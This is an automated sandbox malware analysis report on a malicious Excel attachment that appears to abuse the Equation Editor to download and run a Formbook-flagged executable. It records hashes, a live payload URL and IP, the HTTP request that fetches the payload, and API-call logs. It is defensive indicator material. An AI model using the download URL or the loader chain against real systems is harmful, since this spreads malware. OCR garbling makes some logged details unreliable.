

# Sandbox Analysis Report

# Analysis Overview

Generated time:	2022/12/06 15:16:24 +00:00				
Submitter:	Manual Submission	Manual Submission			
Overall risk level	High risk The object exhib	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.			
Detections	TROJ_GEN.F04IE00L522	TROJ_GEN.F04IE00L522			
Exploited vulnerabilities	•				
Analyzed objects	Excel 95 or 97 spreadsheet	1 - product inquiry 81U2H.xls	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057		
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331		
	Office Excel 2007 spreadsheet	E19DAB08EF3F42EE9E521400BD22572FBBF76331			
	Office Excel 2007 spreadsheet	1.3 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331		

# Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	<b>✓</b>
Autostart or other system reconfiguration	<b>✓</b>	<b>✓</b>
Deception, social engineering		
File drop, download, sharing, or replication	✓	<b>✓</b>
Hijack, redirection, or data theft	<b>✓</b>	<b>✓</b>
Malformed, defective, or with known malware traits	✓	<b>~</b>
Process, service, or memory object change	<b>✓</b>	<b>✓</b>
Rootkit, cloaking		<b>✓</b>
Suspicious network or messaging activity	<b>~</b>	<b>~</b>



# ▼ Object 1 - product inquiry 81U2H.xls (Excel 95 or 97 spreadsheet)

File name	product inquiry 81U2H.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057
SHA-256	55FF6AF0878A19727CF57A49F3860843D7AB88356B6C4D8557499401F80EFFC1
MD5	CB7A8FF080DC34D106C5E30183533E32
TLSH	-
Size	1618944 byte(s)

Management

Risk Level	High risk
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (6) Hijack, redirection, or data theft (7) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (6) Suspicious network or messaging activity (7)

# Process Graph



Process Graph Legend

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Defense Evasion	File Deletion	Characteristics: 1, 2
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5
	File and Directory Discovery	Characteristics: 1
	Network Share Discovery	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

@ ATT&CK  $^{\text{\tiny{TM}}}$  is a trademark of The MITRE Corporation.

# ▼ Notable Threat Characteristics

# ▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	•==	Process ID: 3020 Info: enum processes

# ▼ Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Modifies file that can be used to infect systems		%TEMP%\szsnl.exe
Modifies file that can be used to infect systems		%USERPROFILE%Ivbc.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe

# ▼ File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe
Drops executable during installation		Dropping Process ID: 2984 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32
Drops executable during installation	•	Dropping Process ID: 2900 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2984 File: %TEMP%\nspFF51.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2984 File: %TEMP%\nszFF3F.tmp Type: VSDT_EMPTY

# ▼ Hijack, redirection, or data theft (7)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•	Process ID: 2808 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•	Process ID: 2900 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2984 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2808 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 2900 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information		Process ID: 2808 Info: Enums share folder from API result
Executes commands or uses API to obtain system information		Process ID: 2808 Info: Obtains file or directory info from API result

# ▼ Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Detected as probable malware	•	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops unknown malware		Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511

# ▼ Process, service, or memory object change (6)

0	0: '5	D. C.
Characteristic	Significance	Details
Creates process	•	Process ID: 2900 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	•	Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe
Creates process	•••	Process ID: 3020 Image Path: %TEMP%\szsnl.exe Shell Command:
Creates process	•••	Process ID: 2900 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates process in temporary folder		Process ID: 3020 Image Path: %TEMP%\szsnl.exe %TEMP%\kqbxyxcrpbh.c
Creates command line process		Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe

# ▼ Suspicious network or messaging activity (7)

0	0: 15	8.4
Characteristic	Significance	Details
Attempts to connect to suspicious host		172.245.25.166
Attempts to connect to malicious URL		URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS
Connects to remote URL or IP address	•	Connection: 172.245.25.166:80  Content: GET //772/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Tr ident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172. 245.25.166\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	-	http://172.245.25.166/772/vbc.exe
Connects to remote URL or IP address		http://172.245.25.166/772/vbc.exe
Listens on port		0.0.0.0;49179
Queries DNS server		172.245.25.166

# ▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	80	-	-	-	product inquiry 81U2H.xls

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	-	53	-	-	-	product inquiry 81U2H.xls

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/772/vbc.exe	Malware Accomplice	High	TROJAN_FORMBOOK.WRS	product inquiry 81U2H.xls

# ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_DROPPER.UMXX	Attempts to detect active running processes Modifies file that can be used to infect systems Executes dropped file Drops executable during installation Deletes file to compromise the system or to remove traces of the infection Executes commands or uses API to obtain system information Creates process Creates process in temporary folder Creates command line process	http://172.245.25.166/772/vbc.ex e	171522	DCFD2E943F63144BA01AF34BC42D2B9567 924E02
vbc[1].exe	No risk	-	-	http://172.245.25.166/772/vbc.ex	171522	DCFD2E943F63144BA01AF34BC42D2B9567 924E02
szsnl.exe	No risk	-	-	-	101888	E9DED8CCC490BE1BB771BCCA0B6B7BC0 D833BDC1
product inquiry 81U2H.xls.LNK	No risk	-	-	-	1295	64CF81AAEF5D06511C04F1A14B145F2A53 023D69
N9VU90.LNK	No risk	-	-	-	1093	6CFB5D6E6057E0ED07A101CA5D6E8DA15 721EA44
Excel11.pip	No risk	-	-	-	1552	FC971408A0A7566238457C63ADF4E326CB DC3EB3
kqtxyxcrpbh.c	No risk	-	-	-	5621	6A9C5A3F12976491EB647D5A8BDB47078F A45B4A
~DF2A959DBAF886DBD4.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD 7ED4AE5
nspFF50.tmp	No risk	-	-	-	219993	C9B28F54D88321837D184F6FB587C751478 F2A40
5E1205E5.emf	No risk	-	-	-	17500	FD10BAF36C82AD0FF7C4580D9B9E294BB A8C77C8

# ▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057	High
URL	http://172.245.25.166:80/772/vbc.exe	High
File (SHA1)	DCFD2E943F63144BA01AF34BC42D2B9567924E02	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/772/vbc.exe		
	Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004		
	Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: DCFDZE943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808
Call System API	API Name: GetVersionExA Args: ( 12f944 ) Return: 1		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: ( 12fdd8 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12d8b8 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12dd1c ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 39990378 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12df24 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12df24 ) Return: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTT Value: None		2808
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 3085c080, 0, 0, 0 ) Return: 217318		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: ( 217318, 3085c080 ) Return: 1		2808
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft Office\OFFICE11\xlstart\t*.*, 0, 3085c080, 0, 0, 0 ) Return: 217318		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( D:\) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\( \) Return: 3		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\DocumentRecovery\1C5D0D\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\1C5D0D Value: None		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\EXCELFiles Value: 55860006		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\ProductFiles\Value: 55860009		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\1C5D0D Value: None		2808
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f 2-00a0c91efb8b)\\) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: (\"?\STORAGE#Volume#{a21cf1a2-dacf-11eb-8d5c-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dacf-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808


Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C\( \) ) Return: 3		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F564E874.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F564E874.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E1205E5.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E1205E5.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\88A08AA2.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\88A08AA2.emf Type: VSDT_MDB_20		2808
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE ) Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[2808 ) Return: 1		2808
Add File	Path: %LOCALAPPDATA%(GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS		2808
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE ) Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[2808 ) Return: 1		2808
Detection	Threat Characteristic: Creates process  Process ID: 2900  Image Patt: %CommonProgramFiles%Microsoft Shared/EQUATION/EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE	2808	2900
AUD II K	C/Usage\EquationEditorFilesIntl_1033 Value: 55860003	0000	0000
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2808	2900
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2808	2900
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editon\3.0\Options\ Value: None	2808	2900
Call Internet Helper API	API Name: URLDownloadToFileW Args: ( , http://172.245.25.166/772/vbc.exe, %USERPROFILE%vbc.exe, , ) Return: 0	2808	2900
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	http://172.245.25.166/772/vbc.exe		
Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 50000000 ) Return: 0	2808	2900
Detection	Threat Characteristic: Queries DNS server 172.245.25.166		
Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 50000000 ) Return: 0	2808	2900
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1	2808	2900
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2900 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12640C) Return: 1  API Name: GetVersionExA Args: (76800298) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: (12e46c ) Return: 1	2808	2900
Call Internet Helper API	API Name: InternetOpenW Args: ( Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET	2808	2900
Call Network API	CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000 ) Return: cc0004  API Name: socket Args: (23, 1, 6 ) Return: 30c	2808	2900
Call System API	API Name: Socket Args: ( 23, 1, 6 ) Return: 300  API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 50000000 ) Return: 0	2808	2900
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 172.245.25.166, 80, , , 3, 0, 6601488 ) Return: cc0008	2808	2900
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /772/vbc.exe, , , 1237740, 4194320, 6601488 ) Return: cc000c	2808	2900
Detection	Threat Characteristic: Connects to remote URL or IP address	2500	2000
Call System API	http://172.245.25.166/772/vbc.exe	2808	2900
Call System API Write Registry Key	API Name: GetVersionExA Args: (12dda8) Return: 1  Kav: HKEV CHRRENT LISER/Software/Microsoft/Windows/Current/VersionNinternet Settings/ProvvEnable Value: 0	2808	2900
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0  Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxySenaer Value: None		
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Proxy\Server Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Proxy\Override Value: None	2808	2900
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Proxy\Cvernde Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	2808	2900
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None	2808	2900
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	2808	2900
Call Network API	API Name: socket Args: (23, 1, 6) Return: 36c	2808	2900
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3a4	2808	2900
	API Name: socket Args: (23, 2, 0) Return: 3a4	2808	2900
Call Network API			2900
Call Network API  Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	2808	
	API Name: socket Args: (23, 1, 6) Return: 3cc  API Name: socket Args: (23, 1, 6) Return: 3cc	2808	2900
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3ec		
Call Network API Call Network API		2808	2900
Call Network API Call Network API Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3ec API Name: socket Args: ( 2, 2, 0 ) Return: 40c	2808 2808	2900 2900
Call Network API Call Network API Call Network API Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3ec  API Name: socket Args: ( 2, 2, 0 ) Return: 40c  API Name: socket Args: ( 23, 2, 0 ) Return: 40c	2808 2808 2808	2900 2900 2900
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 40c  API Name: socket Args: ( 2, 2, 0 ) Return: 40c  API Name: socket Args: ( 2, 2, 0 ) Return: 40c  API Name: socket Args: ( 2, 2, 0 ) Return: 41c	2808 2808 2808 2808	2900 2900 2900 2900

Call System ADI	ADI Namo: Dea Ougus Evilli Area / 470 045 05 466 4a 40005000 \ Debure: 400	2808	2900
Call System API  Call Network API	API Name: DnsQueryExW Args: (172.245.25.166, 1c, 40006000) Return: 123	2808	2900
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 420  API Name: socket Args: ( 2, 1, 6 ) Return: 420	2808	2900
Call Network API	API Name: bind Args: ( 420, 0.0.0.0.49179, 16 ) Return: 0	2808	2900
Detection	Threat Characteristic: Listens on port	2000	2300
Detection	0.0.0.049179		
Call System API	API Name: ConnectEx Args: ( 420, 172.245.25.166:80, 16, 0, 0, 0, 5b9ebc ) Return: 0	2808	2900
Call Network API	API Name: send Args: (420, GET /772/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0C; InfoPath.3	2808	2900
	JrinHost: 172.245.25.166irinConnection: Keep-Aliveirinirin, 1, 317 ) Return: 0		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 172.245.25.166:80  Content: GET /772/vbc.exe HTTP/1.1\vinAccept: */*\vinAccept-Encoding: gzip, deflate\vinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid		
	ent/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\u00fcrinHost: 172.245.		
	25.166\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: ( 420, , 1, 2 ) Return: ?	2808	2900
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32	2808	2900
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32	2808	2900
Detection	Threat Characteristic: Modifies file that can be used to infect systems  %LOCALAPPDATA%Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2808	2900
Detection	Threat Characteristic: Drops executable during installation		
	Dropping Process ID: 2900		
	File: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2808	2900
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2808	2900
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2900 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2808	2900
Detection	Threat Characteristic: Creates command line process		
	Process ID: 2984		
	Image Path: %USERPROFILE%\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: ( Process:2984, ) Return: ?	2808	2900
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[2984], ppid[2900 ) Return: 1	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f	2808	2900
	2-00a0c91efb8b}\ ) Return: 5		
Call System API	API Name: GelDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0 c91efb8b}\) Return: 3	2808	2900
Call System API	API Name: GelDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000006500000#(53f5630d-b6bf-11d0-94f2-00a0	2808	2900
	c91efb8b}\ ) Return: 3		
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2808	2900
Call Process API	API Name: CreateProcessW Args: ( %USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , , , %windir%\system32, , Process:2984:vbc.exe ) Return	2808	2900
Detection	: 1 Threat Characteristic: Creates process		
Detection	Process ID: 2900		
	Image Path: %USERPROFILE%\vbc.exe		
Politic Position Kon	Shell Command: "%USERPROFILE%Ivbc.exe"		2000
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\DocumentRecovery\1C5D0D\1C5D0D\1C5D0D\Value: None		2808
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\DocumentRecovery\1C5D0D\ Value: None		
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\Document\Recovery\Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\Value: None		2808
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\ Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\ Value: None		2808
Add Registry Key  Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\DocumentRecovery\ Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\text{imicrosoft\Office\11.0\text{Excen\text{Resiliency\DocumentRecovery\127567\Value: None}}  Key: HKEY_CURRENT_USER\Software\text{imicrosoft\Office\11.0\text{lexce\text{lResiliency\DocumentRecovery\177567\Value: None}}		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\Document\Recovery\1C7567\1C756		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\Document\Recovery\1C7567\1C756		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: 26		2808
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2808
Detection	Threat Characteristic: Creates process		
	Process ID: 2984		
